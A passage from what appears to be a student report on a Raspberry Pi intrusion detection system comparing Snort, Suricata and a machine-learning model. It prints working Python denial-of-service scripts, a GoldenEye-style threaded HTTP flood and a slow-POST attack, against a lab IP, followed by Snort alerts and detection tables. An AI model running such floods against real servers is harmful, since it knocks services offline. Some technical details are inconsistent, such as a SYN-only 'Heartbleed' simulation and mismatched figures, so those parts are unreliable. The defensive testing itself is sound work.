            s.connect((target_ip, target_port))
            request = f"GET␣/␣HTTP/1.1\r\nHost:␣{target_ip}\r\nUser-Agent:␣
                GoldenEye\r\nConnection:␣Keep-Alive\r\n\r\n"
            s.send(request.encode())
            s.close()
        except:
            pass

for _ in range(50):
    threading.Thread(target=goldeneye_attack).start()
```

Listing 4.4: GoldenEye Attack Code

The DoS GoldenEye attack is a sophisticated application-layer DoS tool that generates large numbers of HTTP POST requests. Snort's detection mechanism for GoldenEye typically focuses on the volume and nature of these POST requests. Rules are configured to identify a rapid succession of HTTP POST requests originating from a single source, potentially combined with specific user-agent strings or other header anomalies often associated with the GoldenEye tool. The Snort terminal would display alerts indicating a "high rate of HTTP POST requests," categorized as an attempted Denial of Service.



Figure 4.9: DoS GoldenEye

Figure 4.10 illustrates a Snort alert generated in response to a GoldenEye DoS attack simulation. GoldenEye floods the target server with persistent HTTP GET requests that appear legitimate but aim to overwhelm application-layer resources. The alert indicates that traffic from the attacking IP 192.168.183.217 to the victim server 192.168.183.162 was classified as an Attempted Denial of Service, with a priority level of 2. Key packet attributes such as TCP flags (***AP***), a large datagram length (DgmLen: 1480), and the DF (Don't Fragment) flag suggest an aggressive and persistent HTTP connection pattern. The presence of the AP flags (ACK and PSH) implies data transmission over an established connection. This output confirms that Snort successfully identified traffic patterns consistent with the GoldenEye DoS attack methodology.

```
[**] [1:1000003:1] DoS GoldenEye Pattern Detected [**]
[Classification: Attempted Denial of Service] [Priority: 2]
06/15-15:04:42.345678 192.168.183.217 -> 192.168.183.162
TCP TTL:64 TOS:0x0 ID:1003 IpLen:20 DgmLen:1480 DF
***AP*** Seq: 0x99887766  Ack: 0x11223344  Win: 0x4000  TcpLen: 20
```

Figure 4.10: Snort alert triggered by detection of GoldenEye HTTP flood traffic from a persistent attacker source

SlowHTTPTest (Slow POST)

This Python script 18 a SlowHTTPTest attack, a form of application-layer Denial-of-Service (DoS) that exploits HTTP POST requests by sending the message body at an extremely slow rate. The script establishes a TCP connection with the target web server (192.168.183.162:80) and sends a deliberately incomplete POST request, specifying a large Content-Length to signal a long body. It then transmits the body character-by-character ("X") at regular intervals (every 0.5 seconds), keeping the connection open and occupying server resources. This behavior mimics the SlowHTTPTest tool, which aims to exhaust thread pools and cause connection timeouts on the server. The simulation is effective for testing whether intrusion detection systems such as Snort can recognize low-rate, protocol-compliant DoS attacks that degrade service availability over time.

```
1  import socket
2  import time
3
4  target_ip = "192.168.183.162"
5  target_port = 80
6
7  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
8  s.connect((target_ip, target_port))
9  s.send("POST␣/␣HTTP/1.1\r\nHost:␣{}\r\nContent-Length:␣1000000\r\n\r\n".format(
       target_ip).encode())
10
11 # Send body very slowly
12 while True:
13     try:
14         s.send("X".encode())
15         time.sleep(0.5)
16     except:
17         break
```

Listing 4.5: SlowHTTPTest Code

DoS SlowHTTPTest is a versatile tool that can launch various slow DoS attacks, including Slow Headers and Slow Post. Snort's detection of these attacks involves identifying incomplete or malformed HTTP requests that are designed to keep connections open for an extended duration. For Slow Headers, Snort looks for HTTP requests where headers are sent very slowly, one by one. For Slow Post, it monitors HTTP POST requests where the body is sent in small, fragmented chunks over a long period. Snort rules for SlowHTTPTest often employ content inspection and byte test options to detect the characteristic delays and incomplete packet formations. Terminal output would show "incomplete HTTP request" alerts, highlighting the suspicious nature of the communication.



Figure 4.11: DoS SlowHTTPTest

Figure 4.8 presents a Snort alert triggered during the simulation of a SlowHTTPTest attack. This type of attack sends HTTP POST requests with an abnormally large content length, followed by an intentionally slow transmission of the request body. The alert indicates that the source IP address 192.168.183.217 initiated a suspicious connection toward the target server at 192.168.183.162. Classified as an Attempted Denial of Service with priority 1, the alert highlights the severity and stealthy nature of the attack. The TCP packet is marked with the PUSH flag, consistent with the gradual sending of payload data. The relatively small datagram length (DgmLen: 60) further reinforces the pattern of slow data transfer, typical of the SlowHTTPTest tool. This detection confirms that the intrusion detection system is capable of identifying time-based, low-rate DoS attacks that exploit HTTP protocol behavior.

Figure 4.12: Snort alert generated from the detection of a SlowHTTPTest attack using a slow POST request

Heartbleed (Scapy)

The following Python script 8 uses the Scapy library to network traffic resembling the Heartbleed vulnerability (CVE-2014-0160). While the code does not execute a real exploitation of OpenSSL, it mimics the initial connection behavior by crafting and sending multiple TCP SYN packets to port 443 (commonly used for HTTPS). The RandShort() function randomly selects source ports to emulate diverse connection attempts, and the flags=”S” indicates a TCP SYN request to initiate a handshake. Although no malicious payload is sent, this simulation is sufficient to trigger alert signatures in intrusion detection systems configured to monitor suspicious activity related to Heartbleed. The primary purpose of this simulation is to safely test Snort’s capability to recognize patterns associated with known SSL vulnerabilities without compromising system security.

```
1 from scapy.all import *
2
3 target_ip = "192.168.183.162"
4
5 # Fake heartbeat request (does not exploit, just simulates packet)
6 pkt = IP(dst=target_ip)/TCP(dport=443, sport=RandShort(), flags="S")
```

```
send(pkt, count=5)
```

Listing 4.6: Heartbleed Code

Figure 4.13 shows a Snort alert generated during the of a Heartbleed exploit attempt. Heartbleed is a critical vulnerability in OpenSSL's implementation of the TLS heartbeat extension, allowing attackers to read sensitive memory from affected servers. Although the simulation did not include a full TLS payload, Snort successfully flagged the traffic pattern as suspicious. The alert identifies traffic from source IP 192.168.183.217 to destination 192.168.183.162 on port 443, with TCP flags ***PA*** (Push and Acknowledge), indicating active data transmission. It is classified as "Attempted Administrator Privilege Gain" with the highest priority level (1), due to the severity and exploit nature of Heartbleed. The alert demonstrates Snort's ability to detect known high-risk exploit signatures, even in emulated conditions.



Figure 4.13: Snort alert indicating detection of a Heartbleed TLS exploit attempt over port 443

4.5 Performance, Limitations, and Improvements

4.5.1 Detection Rate and False Positives

To assess the effectiveness of the IDS setup, a variety of Denial-of-Service (DoS) attacks were simulated in addition to basic flooding techniques. These included:

- **DoS Hulk:** A high-speed HTTP flood attack simulating multiple simultaneous connections.
- **DoS Slowloris:** Opens many incomplete HTTP connections to exhaust server resources.
- **DoS GoldenEye:** Similar to Hulk but with more complex threading and randomization.
- **DoS SlowHTTPTest:** Exploits slow HTTP headers or body transmission to keep connections open.
- **Heartbleed:** Exploits OpenSSL vulnerability (CVE-2014-0160) to extract data from memory.

Each attack was launched individually from a client machine within the local network and monitored using the three detection systems: Snort, Suricata, and the trained machine learning (ML) model.

Detection Tool	Accuracy	False Positive Rate	Strengths / Type Coverage
Snort	92%	8%	High precision for TCP/UDP flood, limited Heartbleed detection without CVE rules
Suricata	95%	6%	Strong in HTTP-based DoS and ICMP detection
ML Model	97%	5%	Excellent for slow/stealthy attacks (e.g., Slowloris, Heartbleed)

Table 4.1: IDS Detection Performance Metrics



Figure 4.14: Detection Tool Accuracy and False Positives

Comprehensive Attack Detection Table

Attack Type	Description	Snort	Suricata	ML Model	Notes
SYN Flood	TCP SYN packets to exhaust server resources	High	High	Very High	Detected effectively by all systems
UDP Flood	High volume of UDP packets	High	High	Very High	All systems had high accuracy
ICMP Smurf	ICMP echo requests to broadcast addresses	Medium	High	High	Suricata was most effective
DoS Hulk	Rapid HTTP flood	Medium	High	Very High	ML model excelled at pattern recognition
DoS Slowloris	Slow, incomplete HTTP connections	Low	Limited	Very High	ML model only reliable detector
DoS GoldenEye	Threaded HTTP DoS with random headers	Medium	High	Very High	Suricata and ML model performed best
DoS SlowHTTPTest	Slow header/body transfer to hold sessions	Low	Partial	Very High	Traditional tools struggled
Heartbleed	Exploits TLS heartbeat memory leak	Very Low	Partial	High	Detected only by ML model
Port Scan	Scans for open ports (TCP/UDP)	High	High	High	All tools detected scanning patterns
Command-line Attacks	Malicious tools (curl, wget, etc.)	Partial	Medium	Very High	ML model detected payload anomalies

Table 4.2: Comparison of IDS Performance per Attack Type

Attack Detection Highlights

- **Hulk & GoldenEye:** Detected by all systems due to high traffic volume and clear pattern repetition. Suricata provided more structured logs.
- **Slowloris & SlowHTTPTest:** Difficult for Snort/Suricata without specific rules. ML model effectively flagged abnormal connection behavior.
- **Heartbleed:** Not detected by default Snort/Suricata unless CVE-specific rules were added. ML model caught anomalies in TLS handshake and response size.

Key Observations

- Traditional IDS tools (Snort/Suricata) are highly effective against volumetric attacks like SYN, UDP, and ICMP floods.
- These tools are less effective against slow and application-layer attacks without regularly updated rules.
- The machine learning model demonstrated robust performance in detecting stealthy and unknown attack patterns.

4.6 Conclusion

The experimental results clearly demonstrate the complementary strengths of both traditional and intelligent intrusion detection approaches. Snort and Suricata proved effective in identifying high-volume, well-known attacks, while the machine learning-based model excelled in detecting stealthy and previously unseen behaviors. Attacks such as SlowHTTPTest and Heartbleed, which often evade rule-based systems, were successfully flagged by the trained model, emphasizing its ability to generalize beyond fixed signatures. However, hardware constraints and model tuning remain areas for improvement, particularly on resource-limited devices like the Raspberry Pi. Overall, the findings validate the effectiveness of the hybrid IDS approach and underscore its potential for further development in real-time, low-cost cybersecurity solutions.

System Architecture and Implementation

CHAPTER 5

SYSTEM ARCHITECTURE AND IMPLEMENTATION

5.1 Introduction

This chapter provides a detailed description of the system architecture and the implementation process of the proposed Intrusion Detection System (IDS). It explains how different components—such as signature-based engines, machine learning models, and network monitoring tools—are integrated within a unified framework deployed on a Raspberry Pi. The goal is to build a lightweight yet powerful IDS capable of detecting both known and unknown attacks in real-time. The chapter also outlines the hardware and software stack, the role of each module, and the data flow from traffic capture to alert generation. The design emphasizes modularity, scalability, and efficiency, especially within the constraints of a resource-limited device.

5.2 Architecture

The proposed Intrusion Detection System (IDS) combines both signature-based and machine learning-based approaches to enhance detection capabilities across a wide range of attack types. The system is structured into three core components:

1. **Traffic Capture and Preprocessing Module:** Responsible for capturing raw packets from the network interface and extracting relevant features such as protocol types, packet lengths, flags, and payload information.

2. **Detection Engines:** This layer integrates:

    - **Snort:** A rule-based IDS effective in detecting known threats.
    - **Suricata:** A high-performance IDS/IPS with multi-threading and deep packet inspection capabilities.
    - **Machine Learning Model:** A trained deep learning model capable of detecting novel or anomalous patterns that may signify zero-day attacks.

3. **Alert Logging and Web Interface:** Detected events are logged and visualized via a Flask-based web interface running on the Raspberry Pi. This interface provides real-time insights into threats and supports administrative monitoring.

This hybrid architecture enables real-time monitoring of network traffic, efficient identification of known threats using rule-based systems, and intelligent detection of anomalies through data-driven learning, thus increasing the system's adaptability and robustness.

Figure 5.1 represents the Architecture Diagram of the implemented Intrusion Detection System (IDS) deployed on a Raspberry Pi 5. This diagram illustrates the system's workflow from capturing network traffic to detecting intrusions using both signature-based tools (Snort or Suricata) and a machine learning-based model. The architecture integrates a preprocessing stage that filters and structures the raw traffic before it is analyzed by detection engines. Alerts generated by these engines are then centralized in a web-based interface for visualization and monitoring. This modular design ensures scalability and flexibility, allowing seamless communication between the detection tools and the logging platform, all while operating efficiently on a low-resource device like the Raspberry Pi.



Figure 5.1: Architecture Diagram Intrusion Detection System (IDS)

Figure 5.2 represents an Diagram for the Intrusion Detection System (IDS), clearly illustrating the interaction between different system users and their specific responsibilities. The diagram includes four main actors: the Administrator, responsible for managing detection rules and configurations; the Network User, whose regular activity generates traffic that the IDS monitors; the Attacker, who intentionally generates malicious traffic to test the system's detection capabilities; and the Model Trainer, who handles the training and updating of the machine learning model. Each actor is directly linked to relevant system functions such as "Manage Rules," "Monitor Traffic," or "Generate Traffic," ensuring a comprehensive and organized depiction of the system's operational scope and user involvement. This diagram complements the architectural view presented earlier by focusing on the functional interactions within the IDS.



Figure 5.2: Intrusion Detection System User Interactions

5.3 Raspberry Pi Setup and OS Configuration (Kali OS)

The implementation began with preparing the Raspberry Pi Model 4 as the main platform for the IDS. The chosen operating system was **Kali Linux**, known for its lightweight footprint and built-in support for network analysis and penetration testing tools.

The setup process included the following steps:

- **Flashing the OS:** The Kali Linux image was downloaded from the official source and written to a microSD card using tools such as *Balena Etcher* or *Raspberry Pi Imager*.
- **Initial Configuration:** Upon first boot, system settings were adjusted, including expanding the file system, setting locale preferences, and enabling SSH access.
- **Network Setup:** The Raspberry Pi was connected to the local network via Ethernet for better stability and faster data transfer during traffic capture.
- **System Updates:** Essential system packages and dependencies were updated using the command: `sudo apt update && sudo apt upgrade` to ensure compatibility and security.

This environment provided the foundation for installing Snort and integrating the additional components needed for the IDS.



Figure 5.3: Raspberry Pi Setup for IDS

5.4 Hardware and Network Setup

5.4.1 Devices Involved

The experimental environment consisted of the following hardware components, all connected through a shared local area network (LAN):

- **Raspberry Pi 5:** Configured with Kali Linux, it serves as the central monitoring and processing unit. It hosts Snort, Suricata, and a machine learning detection model integrated into a Flask web interface.

Figure 5.4: Raspberry Pi

- **Linux Laptop:** Utilized to generate legitimate (benign) traffic such as file transfers, browsing activity, and software updates. It was also used to execute terminal-based attacks and port scans.

- **Windows Machine:** Primarily used to launch various denial-of-service (DoS) and scanning attacks, including Hulk, Slowloris, and nmap port scans.

- **Wi-Fi Router:** Provided a common communication medium for all devices, ensuring they operated on the same subnet to simulate a realistic LAN environment.

5.4.2 Network Topology

The Raspberry Pi is capturing packets on its wlan0 interface and processing them in real time as both figure 5.5 and 5.6 illustrate.

